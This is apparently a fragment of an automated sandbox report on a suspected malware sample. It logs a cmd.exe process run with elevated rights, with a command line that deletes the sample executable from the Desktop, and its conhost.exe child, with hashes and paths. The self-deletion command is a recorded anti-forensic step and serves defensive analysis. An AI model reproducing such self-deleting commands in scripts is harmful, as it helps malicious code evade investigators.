Analysis Process: cmd.exe PID: 6668 Parent PID: 6512

General

Start time:	14:36:01
Start date:	10/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\UGGJ4NnzFz.exe'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6676 Parent PID: 6668

General

Start time:	14:36:01
Start date:	10/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis